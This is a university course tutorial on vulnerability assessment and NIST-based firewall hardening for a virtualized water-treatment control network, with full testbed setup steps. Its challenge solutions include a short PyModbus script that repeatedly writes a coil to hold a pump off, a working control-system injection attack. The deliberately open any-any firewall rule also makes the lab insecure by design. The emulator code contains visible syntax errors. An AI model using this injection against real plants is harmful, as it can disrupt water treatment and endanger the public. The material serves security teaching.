ICS Firewall Configuration Through Vulnerability Assessment

Matt Kirkland

May 12, 2019
Version 1.0

University of Idaho

CS 536: Advanced Information Assurance

Abstract

The purpose of this document is to introduce basic control system and network configuration. A simplified vulnerability assessment is performed on a small, virtualized water treatment ICS network. The students will learn the basics of hardening and ICS network using best practices taken from NIST SP 800-82.

Contents

1 Objectives of this Tutorial >

- Introduce basic ICS network configuration
- Understand the outline of a vulnerability assessment
- Perform a simplified,mock vulnerability assessment
- Apply firewall configurations as recommended in NIST SP800-82

2 Required Background <>

- Ability to work with virtual machines (i.e. Virtual Box, VMware, etc.)
- Basic understanding of ICS and MODBUS protocol
- Knowledge of introductory Cybersecurity/information assurance material
- Familiarity with networking and firewall appliances

3 Info: Review of Previous Tutorial <>

Last time we looked at:

- An introduction to Industrial Control Systems
- What is a PLC? How does Ladder Logic work?
- The MODBUS industrial protocol
- Injection attacks on PLCs with PyModbus

Duration: 1 minute

4 Info: The Basic ICS Network <>




Figure 1: Sample ICS network configuration

Duration: 1 minute

The above model is based on the 4-layer ANSI/ISA-99 reference model for ICS:

- **Enterprise Network:** While not directly part of the actual ICS network, almost all ICS networks are connected to an Enterprise network. The Enterpise network consists of traditional IT infrastructure. While there may be legitimate reasons for this network to connect to the ICS, they should be rare. Many attacks on the ICS networks come from this area.

- **Supervisory Network:** Composes of machines that control the entire process of the ICS (ex. SCADA) or machines that need access to information provided at this level (ex. Historian, Engineering Workstation, etc.).

- **Control Network:** Made up of localized control devices, or rather devices that automate part of the industrial process (ex. PLCs, RTUs, Smart Relays, etc.). It is not uncommon for one of these devices to control other control devices in a master/slave relationship. However, these devices typically are directly wired to field devices that make up the "I/O Network".

- **I/O Layer:** A layer that consists of devices that gather information from the field (i.e. sensing) or they manipulate the physical world (i.e. actuation). A sensor is a field device that reads information about the real world (ex. thermostat or water level sensor). An actuator is a field device that acts out or makes changes to the physical world (ex. pump or motor).

5 Info: PLC & SCADA Review <>

Supervisory Control & Data Acquisition (SCADA)

- Controls the entire process
- Often has a web interface (HMI)
- Manages PLCs to control the process

Programmable Logic Controller

- Controls a subset of the process
- Often directly connected to I/O
- Takes orders from the SCADA or other PLCs

Duration: 1 minute

Supervisory Control and Data Acquisition (SCADA)
Inductive Automation [1] defines a SCADA as a system that performs the following functions to an industrial process:

- "Control industrial processes locally or at remote locations"
- "Monitor, gather, and process real-time data"
- "Directly interact with devices such as sensors, valves, pumps, motors, and more through human-machine interface (HMI) software"
- "Record events into a log file"

The SCADA can do these things because other automation devices like PLCs report relevant information to them from the actual I/O devices. For example, a thermostat reports to the PLC it's current value. The PLC interprets this information as a temperature for a room. The PLC can then forward this information to the SCADA in a useful manner.


Programmable Logic Controller (PLC)
A PLC is a type of type of local control device. As seen in the previous example, it is often directly connected to I/O and interprets this information in a way that is understandable for the SCADA. Both the SCADA and PLC use similar ICS network protocols (ex. MODBUS).

6 Info: Vulnerability Assessment <>

Def: A form of risk assessment that focuses on security

Goal: Vulnerability Assessment vs. Penetration test

Forms: Theoretical and Physical tests (online and offline)



Duration: 5 minutes

Vulnerability Assessment

Knapp et al. explain that, "Vulnerabilities can be found either by evaluating the system in the form of an assessment, or by attempting to attack the system in a manner consistent with what a hacker or external threat may do..." [2]. The former is a Vulnerability Assessment and the former is a Penetration test.

There are two kinds of Vulnerability Assessments: Physical and Theoretical. Theoretical involves no actual contact with the system to be tested. Physical involves contact and can be further sub-divided into two categories. Physical Assessments can further take on the form of an "online" or "offline". An online assessment utilizes the actual hardware of the system in question. This is very dangerous, because the assessment could upset the system it intends to protect. Offline involves testing a subset of the total system (usually not connected). [2]

7 Info: General V.A. Procedure <>

1. System characterization
2. Threat identification
3. Vulnerability identification
4. Risk Classification and Ranking
5. Risk Reduction and Mitigation

Duration: 1 minute

System characterization
Identify all of the resources that are within and outside the scope of the assessment. Data collection is performed. Network, vulnerability, traffic scanning are common. [2]

Threat identification
These phase consists of (1) Identification of threat sources (ex. customer, supplier, national state, etc.). (2) Identification of threat vectors (i.e. the means of impact by the threat actor) (3) Development of attacks possible to the threat actor via aforementioned vectors. [2]

Vulnerability identification
This is the part of the assessment where security weaknesses, or areas that are suceptable to leveraging of a threat actor, are identified. This phase relies heavily on automated tools (ex. OpenVAS) to provide these details. [2]

Risk Classification and Ranking
This phase attempts to compare risks identified in the assessment and provide valuable metrics like: consequence and likelihood. Microsoft developed a model that aids in developing these metrics called DREAD; It is commonly used in Vulnerability Assessment. [2]

Risk Reduction and Mitigation
This phase focuses on using the information gathered thus far to plan for improvements to mitigate the highest risk scenarios and reduce the overall cyber risk of the system. [2]

8 Info: Scenario <>

You have been contracted by WaterTank LLC to perform a vulnerability assessment of their ICS systems. They would like you to perform an offline assessment on their older equipment they used to use for water disinfection. They are a relatively new startup and have just begun staffing full-time cybersecurity personnel. Your job is to give a baseline of their security posture based on your findings on this small testbed.

9 Info: Network Scans Guidelines for ICS <>

- Test scans methods prior to use on a live system
- Avoid "high interaction" scans
- Low interaction methods: Passive listening, IDS & Firewall review, print local route and arp tables, etc.

10 Task: Scan the ICS Network <>

We will start by scanning the network to identify our network assets. Use nmap to accomplish this end.

WARNING: Please refrain from using aggressive scans!

Duration: 5 minutes

Host discovery

1. Log on to the Kali box
2. Open the terminal window
3. Run a scan on the network: *nmap -sn 192.168.10.0/24*
4. Review your findings and build a network map
5. Nmap should have found 4 machines:
    - 192.168.10.1
    - 192.168.10.22
    - 192.168.10.25
    - 192.168.10.29 (Kali Linux)

11 Info: MODBUS Review <>

MODBUS

- A standard application layer protocol commonly used in ICS environments for communication between controllers (ex. PLC,HMI,SCADA,etc.)
- Operations: Reading and writing to coils and registers
- Commonly on Port 502 (new MODBUS Security uses 802)
- Many variants: serial, TCP/IP, MODBUS PLUS, etc.

For more information please check: http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf

12 Challenge: Passive Service Identification <>

Identify the ICS components detected in the previous scan. Please keep the following in mind:

- Do NOT use aggressive methods (i.e. Nmap port scans).
- Wireshark is HIGHLY recommended
- Passive methods only!

Duration: 20 minutes

13 Discussion: Identify High-value Assets <>

Determine what the most high-value assets are given this information:

- Backup equipment: PLC A, SCADA
- REMEMBER: SCADA controls the whole process

Duration: 5 minutes

Determine the high-value assets based on equipment available and the priority of each machine.

14 Task: Examine the Firewall Rules <>

Determine current rules and how the ICS network is configured using the pfSense web interface.

1. Log-on to the Kali machine
2. Enter *192.168.10.1* into the browser
3. Log-on to the pfSense box and examine the firewall rules

Duration: 10 minutes

15 Challenge: MODBUS Injection Attack <>

Perform a MODBUS injection attack against the outbound pump. Check on the HMI to ensure the attack is successful.

Duration: 15 minutes

16 Discussion: Mitigate the attack <>

How would you use the firewall to block this attack script? Ensure that your proposed methods do NOT block basic functionality of the ICS system. What considerations would you employ?

Duration: 25 minutes

17 Info: Recommended Best Practices <>

NIST SP800-82: ICS Firewalls

- Allow ONLY specified communications in the ICS network
- Prohibit insecure/unnecessary protocols (ex. email)
- NO unacceptable delay to ICS communications

NIST SP800-82: ICS Network Configuration

- At least one firewall between the Enterprise & ICS networks
- Three-zone separation with at least one DMZ
- No dual NIC machines (other than firewalls)

Duration: 3 minutes

NIST SP800-82

"NIST Special Publications 800-82: Guide to Industrial Control Systems (ICS) Security" [3] outlines best practices for control system security. It cites various general network and firewall configurations guidelines. Specifically, this author cites some of these important standards. In general, apply the principle of least privilege. Only allow necessary communications in and out of the ICS network. This also applies to protocols allowed into each ICS zone. It is important to remember that these security configurations should not result in performance decreases that render the industrial process less effective.

When it comes to general network configuration, implementation of network separation is one of the key concepts. In general, a Demilitarized Zone (DMZ) should separate the ICS from external connections (usually the Enterprise Network). Separating the ICS network into security zones based on purpose may allow for the usage of more powerful firewall filtering and greater defense in depth. Avoid technologies that subvert this sort of configuration, such as machines with multiple network interfaces. [3]

18 Info: Vulnerability Assessment Report <>

A report should contain:

- Scope of assessment and purpose
- List of tests performed and their results
- A listing of vulnerabilities found
- Suggested mitigations based on potential impact

Duration: 2 minutes

The University of Iowa has a sample security risk assessment report that represents what the reports should look like.

19 Info: CVSS and Risk Management <>

- Common Vulnerability Scoring System
- CVSS combined with Asset priority list
- Risk management in terms of most effective for the cost

Duration: 5 minutes

Common Vulnerability Scoring System (CVSS)
The CVSS is globally recognized standard that is used for determining the total consequence involved with a given vulnerability. This tool (and others like it) is used in the "Vulnerability identification" phase of Vulnerability Assessment. A variety of metrics are evaluated and fall into the following categories: (1) Base - the base unmitigated risk of given no mitigations are implemented. (2) Temporal - a refinement of the base metrics based on time. (3) Environment - a refinement of the base metrics based on the particular environment they are located. [2]

Asset Priority List
This should detail the highest priority assets of the industrial process. It is important to utilize cross-functional teams to develop accurate rankings of assets.

20 Info: Conclusion <>

- We reviewed network infrastructure of an ICS
- Described common ICS components
- Talked about vulnerability assessments
- Performed a toy assessment
- Discussed how risk management plays a role in mitigation development

Duration: 3 minutes

21 Appendix <

1. Solutions to challenges
2. Network Diagram
3. Setup details
4. Change log
5. References

Solutions to Challenges


1. **Challenge: Passive Service Identification**
   Open the packet capture found in "*Desktop/Vuln Assessment*" with Wireshark on the Kali machine. By understanding that the SCADA machine will have a master relationship with the PLCs it should be obvious that the SCADA will be initiating communication with both PLCs. However, the PLCs will NOT be communicating with each other. This can be confirmed if the port "8080" is checked on the machines. The PLCs and SCADA have a web interface on these ports.

2. **Challenge: MODBUS Injection Attack**
   This challenge can be easily solved by running a script using PyModbus. An example is shown below:

```
#!/usr/bin/env python
from pymodbus.client.sync import ModbusTcpClient
client = ModbusTcpClient('192.168.10.9')
while True:
  client.write_coil(2,0) #keep the output pump off
client.close()
```

Network Diagram

This tutorial utilizes a virtualized ICS training environment called: vWaterLab. Here is the configuration of this environment for this lab.



Setup details

As mentioned previously, this tutorial utilizes the vWaterLab testbed. This section will outline the configuration of each of the virtual machines that comprise vWaterLab.
NOTE: Depending on which virtualization platform is chosen, these instructions will vary.

1. Start by creating 3 separate vSwitches (or port groups). One for each network: Enterprise, Industrial, and I/O.
2. Create the OpenPLC VMs (Please refer to the "OpenPLC Hacking" tutorial tutorial for details)
3. Network the OpenPLC machines (Follow these instructions for both machines)
   (a) In your virtualization software of choice, add a 2nd network interface to the OpenPLC machines.
   (b) Attach one of the NICs to the ICS vSwitch and the other to the I/O vSwitch
   (c) Log into the OpenPLC machine and open the terminal
   (d) Run *ip addr* to determine which interface corresponds to I/O and ICS
   (e) Use a text editor to edit the file "/etc/network/interfaces". In this case we use, *sudo nano /etc/network/interfaces*
   (f) Edit the file to look like the following (use the IPv4 addresses provided in the network diagram)

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The ICS Network interface
auto ens33
iface ens33 inet static
address <IPv4 Address>
netmask 255.255.255.0
gateway 192.168.10.1

# The I/O Network interface
auto ens160
iface ens160 inet static
address <IPv4 Address>
netmask 255.255.255.0
```

   (g) After editing, use *crtl+O* to save. Exit with *ctrl+X*.

(h) Restart the network daemon using the command *sudo service networking restart*. If this fails, restarting the VM with *sudo shutdown -r now* should fix the problem.

(i) Repeat for both PLC A and PLC B

4. Create the I/O Ubuntu VM. This can be an Ubuntu 18.04 Server with Python and PyModbus installed. However, in our implementation, we simply used an OpenPLC VM. (Please refer to the "OpenPLC Hacking" tutorial tutorial for details)

5. Configure I/O Ubuntu VM

(a) In your virtualization software, add a single NIC to this machine connected to the I/O Network vSwitch.

(b) Set the IP address of the NIC similar to the steps for setting the IP address of the OpenPLC machines. However, the "/etc/network/interfaces" file should look like the following:

```
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The I/O Network interface
auto ens33
iface ens33 inet static
address 192.168.3.10
netmask 255.255.255.0
```

(c) After editing, use *crtl+O* to save. Exit with *ctrl+X*.

(d) Restart the network daemon using the command *sudo service networking restart*. If this fails, restarting the VM with *sudo shutdown -r now* should fix the problem.

(e) Now we need to create the Python script that will model the I/O for both of the PLCs. Using pyModbus, create this file:

```
#!/usr/bin/env python
# Author: Matt Kirkland, University of Idaho, CS
   Department
# Purpose: This code simulates the behavior of the
   hardware used
#       in the 'vWaterLab' I/O Layer. This models the
   behavior
#       and communicates over MODBUS to two virtual PLCs.

from pymodbus.client.async import ModbusTcpClient
from pymodbus.exceptions import ModbusIOException
```

```
from time import sleep

# variables
PLCa = ModbusTcpClient('192.168.3.8')
PLCb = ModbusTcpClient('192.168.3.9')
TankCapacity = 300
ON = 1
OFF = 0

# functions
# get hardware values
def getVal(client,type,offset):
   if (type): #coil read
   while True:
      value = client.read_coils(offset,1)
      if isinstance(value,ModbusIOException):
         sleep(0.1)
      else:
         return value.bits[0]
   else: #input register read
   while True:
      value.client.read_holding_registers(offset,1)
      if isinstance(value,ModbusIOException):
         sleep(0.1)
      else:
         return value.registers[0]
   return value

# set hardware values
def setVal(client,type,offset,val):
   if (type): #coil write
      client.write_coil(offset,int(val))
   else: #input register write
      client.write_register(offset,int(val))

# hardware definition and initialization
   [offset,coil?(bool),initial value]
# define PLC A hardware
in_valve = [0,True,OFF] #'input tank' input valve (coil)
in_pump = [1,True,OFF] #'input tank' output pump (coil)
in_water_lvl = [0,False,TankCapacity*0.75] #'input tank'
   water level (register)

# define PLC B hardware
chl_in_valve = [0,True,OFF] #'chlorine tank' input valve
```

```
    (coil)
chl_ou_valve = [1,True,OFF] #'chlorine tank' output
    valve (coil)
chl_level = [1,False,TankCapacity*0.25] #'chlorine tank'
    (register)
ht_pump = [2,True,OFF] #'holding tank' output pump (coil)
ht_chl_ppm = [2,False,2] #'holding tank' CHL content in
    PPM (register)
ht_water_lvl = [0,False,0] #'holding tank' water level
    (register)

# main function
while True:
    # get current state of I/O from PLC A
    in_valve[2] = getVal(PLCa,in_valve[1],in_valve[0])
    in_pump[2] = getVal(PLCa,in_pump[1],in_pump[0])
    in_water_lvl[2] =
        getVal(PLCa,in_water_lvl[1],in_water_lvl[0])

    # get current state of I/O from PLC B
    chl_in_valve[2] =
        getVal(PLCb,chl_in_valve[1],chl_in_valve[0])
    chl_ou_valve[2] =
        getVal(PLCb,chl_ou_valve[1],chl_ou_valve[0])
    chl_level[2] = getVal(PLCb,chl_level[1],chl_level[0])
    ht_pump[2] = getVal(PLCb,ht_pump[1],ht_pump[0])
    ht_chl_ppm[2] =
        getVal(PLCb,ht_chl_ppm[1],ht_chl_ppm[0])
    ht_water_lvl[2] =
        getVal(PLCb,ht_water_lvl[1],ht_water_lvl[0])

    # update values (pre-coded behavior)
    # update 'input tank' water level
    if (in_valve[2] is ON and in_pump[2] is OFF):
        in_water_lvl[2] += 1
    elif (in_valve[2] is OFF and in_pump[2] is ON):
        in_water_lvl[2] -= 1
    # update 'chlorine tank' level
    if chl_in_valve[2] is ON and chl_ou_valve[2] is OFF):
        chl_level[2] += 1
    elif (chl_in_valve[2] is OFF and chl_ou_valve[2] is
        ON):
        chl_level[2] -= 1
    # update 'holding tank' level
    if (in_pump[2] is ON and chl_ou_valve[2] is ON and
```

```
    ht_pump[2] is OFF):
    ht_water_lvl[2] += 2
elif ((in_pump[2] is ON or chl_ou_valve[2] is ON) and
    ht_pump[2] is OFF):
    ht_water_lvl[2] += 1
elif (in_pump[2] is OFF and chl_ou_valve[2] is OFF
    and ht_pump[2] is ON):
    ht_water_lvl[2] -= 1
# update chlorine concentration
if (in_pump[2] is OFF and chl_ou_valve[2] is ON):
    ht_chl_ppm[2] += 1
elif (in_pump[2] is ON and chl_ou_valve[2] is OFF):
    ht_chl_ppm[2] -= 1
# check if any tank is at it's max threshold
if (in_water_lvl[2] >= TankCapacity):
    in_water_lvl[2] = TankCapacity
if (chl_level[2] >= TankCapacity):
    chl_level[2] = TankCapacity
if (ht_water_lvl[2] >= TankCapacity):
    ht_water_lvl[2] = TankCapacity
# check if any tank is empty
if (in_water_lvl[2] < 1):
    in_water_lvl[2] = 0
    in_pump[2] = OFF
if (chl_level[2] < 1):
    chl_level[2] = 0
    chl_in_valve[2] = OFF
if (ht_water_lvl[2] < 1):
    ht_water_lvl[2] = 0
    ht_pump[2] = OFF
# update chlorine concentration
if (ht_chl_ppm[2] < 1):
    ht_chl_ppm[2] = 0
elif (ht_chl_ppm[2] > 99):
    ht_chl_ppm[2] = 100

# write new I/O states to PLC A
setVal(PLCa,in_valve[1],in_valve[0],in_valve[2])
setVal(PLCa,in_pump[1],in_pump[0],in_pump[2])
setVal(PLCa,in_water_lvl[1],in_water_lvl[0],in_water_lvl[2])

# write new I/O states to PLC B
setVal(PLCb,chl_in_valve[1],chl_in_valve[0],chl_in_valve[2])
setVal(PLCb,chl_ou_valve[1],chl_ou_valve[0],chl_ou_valve[2])
setVal(PLCb,chl_level[1],chl_level[0],chl_level[2])
```

```
        setVal(PLCb,ht_pump[1],ht_pump[0],ht_pump[2])
        setVal(PLCb,ht_chl_ppm[1],ht_chl_ppm[0],ht_chl_ppm[2])
        setVal(PLCb,ht_water_lvl[1],ht_water_lvl[0],ht_water_lvl[2])

        # execute every 1/2 second
        sleep(0.5)
    PLCa.close()
    PLCb.close()
```

(f) Change the python script's permissions to include execution with *sudo chmod +x vWaterLab.emu.py*

6. Create the ScadaBR VM. (see "OpenPLC Hacking" tutorial for details)

7. Configure the ScadaBR VM


   (a) Log onto the Engineering WS (Windows 10 VM)

   (b) Open a browser and navigate to: "192.168.10.25:8080/ScadaBR"

   (c) Log onto ScadaBR's web portal.

   (d) Navigate to the 'data sources' section. In the pull down menu, select "Modbus IP". Click "Add".

   (e) Fill out the "data source".



   (f) Save the new data source

   (g) Click on the PLC A's edit button

(h) Under the "Points" section, click the "Add" button to add the following new 'Points'.


Name	**Data Type**	**Status**	**Range**	**Offset**	**Settable**
auto	Binary	Enabled	Coil status	2	Y
pump	Binary	Enabled	Coil status	1	Y
valve	Binary	Enabled	Coil status	0	Y
water_level	2-byte Signed Int	Enabled	Holding register	0	Y

(i) Repeat the previous steps for PLC B. Use IPv4 address 192.168.20.9. Add the following points to PLC B.

Name	**Data Type**	**Status**	**Range**	**Offset**	**Settable**
chlorine_lvl	2-byte Signed Int	Enabled	Holding register	1	Y
chlorine_ppm	2-byte Signed Int	Enabled	Holding register	2	Y
in_valve	Binary	Enabled	Coil status	0	Y
ou_valve	Binary	Enabled	Coil status	1	Y
pump	Binary	Enabled	Coil status	2	Y
water_level	2-byte Signed Int	Enabled	Holding register	0	Y

(j) Navigate to the "Graphical views" section. Click on "new view"

(k) Create a view that looks like this:



8. Create the Windows Enterprise and Engineering Workstations

   (a) Download the Windows 10 VM from https://developer.microsoft.com/en-us/windows/downloads/virtual-machines

   (b) Open the VM using virtualization software of your choice. Follow the on-screen prompts.

   (c) Power on the Windows 10 VM

   (d) In your virtualization software, add a single NIC to the Windows 10 machine that is connected to the following vSwitch Network: Enterpise (if the Enterpise WS) or ICS (if the Engineering WS)

   (e) Repeat for both Windows 10 Work Stations

9. Network the Windows Workstation machines (Set the IP Addresses as defined in the network diagram)

   (a) Log onto one of the Windows Workstations

   (b) In the search bar, search for "Network and Sharing Center". Press ENTER.

   (c) Click on "Change Adapter Settings" on the left-hand side of the "Network and Sharing Center" window.

   (d) On the "Network Connections" windows, right click on the intended network interface and select "Properties" in the pull-down menu.

(e) Select "Internet Protocol Version 4(TCP/IPv4) Properties". On the "General" tab, select the radio button "Use the following IP Address:"

(f) Enter the appropriate IP address in the "IP Address" field

(g) For the Engineering WS, Enter 192.168.10.1 in the "Gateway" field
For the Enterprise WS, Enter 192.168.100.1 in the "Gateway" field

(h) Repeat for both Windows 10 Work Stations

10. Create Windows 2012 Server

(a) Download the Windows 2012 R2 Server from https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2. Select the ISO file.

(b) Follow the on-screen installation instructions for creating a new VM in your virtualization platform.

(c) In your virtualization software, add a single NIC to the Windows 2012 Server machine that is connected to the Enterprise vSwitch.

11. Configure the Windows 2012 Server

(a) After successful installation of Windows Server 2012, set the IP Address using the same method described for the Windows 10 Workstations. Once again, the appropriate IPv4 address is described in the network diagram. In this case, it is address 192.168.100.25.

(b) Install DNS and Active Directory services on the machine.

i. Boot the VM and log on to the server.

ii. Open "Server Manager" and click on the "Dashboard". Click on "Manage" in the top-right corner.

iii. Select "Add Roles and Features". Click on "Next".

iv. Click on "Role-based or feature-based installation" radio button and click "next".

v. Select this server as the destination server. Click "next".

vi. Check the boxes for "Active Directory Domain Services" and "DNS Server" in the list. Click "next".

vii. Click on next two more times.

viii. Check the "Restart destination server automatically if required" box and click "Install".

ix. After restarting, open "Server Manager" and click on the flag icon in the upper right.

x. Select "Promote this server to a domain controller".

xi. Click on the "Active Directory Domain Services Configuration Wizard". Add a new forest called, "radicl.security". Click "Next".

xii. Follow the rest of the on-screen prompts using default configurations until the machine restarts.

12. Add the Windows Workstations to Domain

    (a) Log-on to the Windows 10 Workstations.

    (b) In the search bar, type in "System".

    (c) Click "Change settings".

    (d) On the "System Properties" window click on "Change...".

    (e) On the "Change Name/Domain Changes" window select the "Domain" radio button under "Member of".

    (f) Type into the field "radicl.security" and click "ok".

    (g) Reboot the system for the changes to take affect.

    (h) Repeat for the other Windows Workstation.

13. Create pfSense VM

    (a) Download the ISO file from https://www.pfsense.org/download/. Follow the on screen instructions for installing the pfSense OS on your VM.

    (b) In your virtualization software, add two NICs to the pfSense VM. One should be connected to the "Enterpise" vSwitch and one to the "ICS" vSwitch.

14. Configure pfSense

    (a) On the pfSense machine, choose option "1) Assign Interfaces"

        i. Assign WAN to the "Enterprise Network" interface

        ii. Assign LAN to the "ICS Network" interface

    (b) Choose option "2) Set interface(s) IP address"

        i. Set the WAN IPv4 address to: 192.168.100.1/24

        ii. Set the LAN IPv4 address to: 192.168.10.1/24

    (c) Log onto the Engineering Workstation (Windows 10)

    (d) Open the web browser and navigate to "192.168.10.1"

    (e) Log into pfSense (default credentials)

    (f) Navigate to "Firewall/LAN/rules"

    (g) Add an "any-any" firewall rule. This will also the enterprise machines to connect to the ICS network. This will give students a chance to add more secure firewall rules later.

    (h) The LAN network should already have an "any any" rule. If not, add it.

    (i) Remember to click "Apply changes"

Test Network Configuration

1. Log onto the pfSense machine.
2. Choose the option "7) Ping host"
3. Ping each machine on the "Enterprise network".
4. If there is a ping failure check the following:
   (a) The machine being pinged is ON
   (b) The machine being pinged has the appropriate IPv4 address
   (c) pfSense has the appropriate IPv4 addresses
   (d) Ensure there is not a conflicting firewall rule. (Both networks should have "any any" rules)
5. Ping each machine on the "ICS network"
6. Log onto the OpenPLC A machine
7. Open a shell
8. Ping OpenPLC B and the I/O Ubuntu machine

Starting the Testbed

1. Log onto each PLC and do the following
   (a) Open a terminal
   (b) Enter the command: *cd OpenPLC_v3/webserver/*
   (c) Run the OpenPLC runtime with *sudo python ./webserver.py*
2. Log onto the I/O Ubuntu machine
3. Open a terminal
4. Enter the command: *cd Desktop/Hardware Emulation/*
5. Run the I/O simulation: *sudo python vWaterLab.emu.py*

Change Log

Change(s)	Contributor(s)	Effective Date
First draft of the tutorial	Matthew Kirkland	March 3rd, 2019
Second draft of the tutorial	Matthew Kirkland	May 1st, 2019
Added Setup of vWaterLab	Matthew Kirkland	May 12th, 2019

References

[1] What is scada? supervisory control and data acquisition. Inductive Automation. [Online]. Available: https://inductiveautomation.com/resources/article/what-is-scada

[2] E. D. Knapp and J. T. Langill, *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, 2015.

[3] K. Stouffer, J. Falco, and K. Scarfone, "Guide to Industrial Control Systems (ICS) Security," *Recommendations of the National Institute of Standards and Technology*, no. SP 800-82, pp. 1–157, 2014. [Online]. Available: http://industryconsulting.org/pdfFiles/NISTDraft-SP800-82.pdf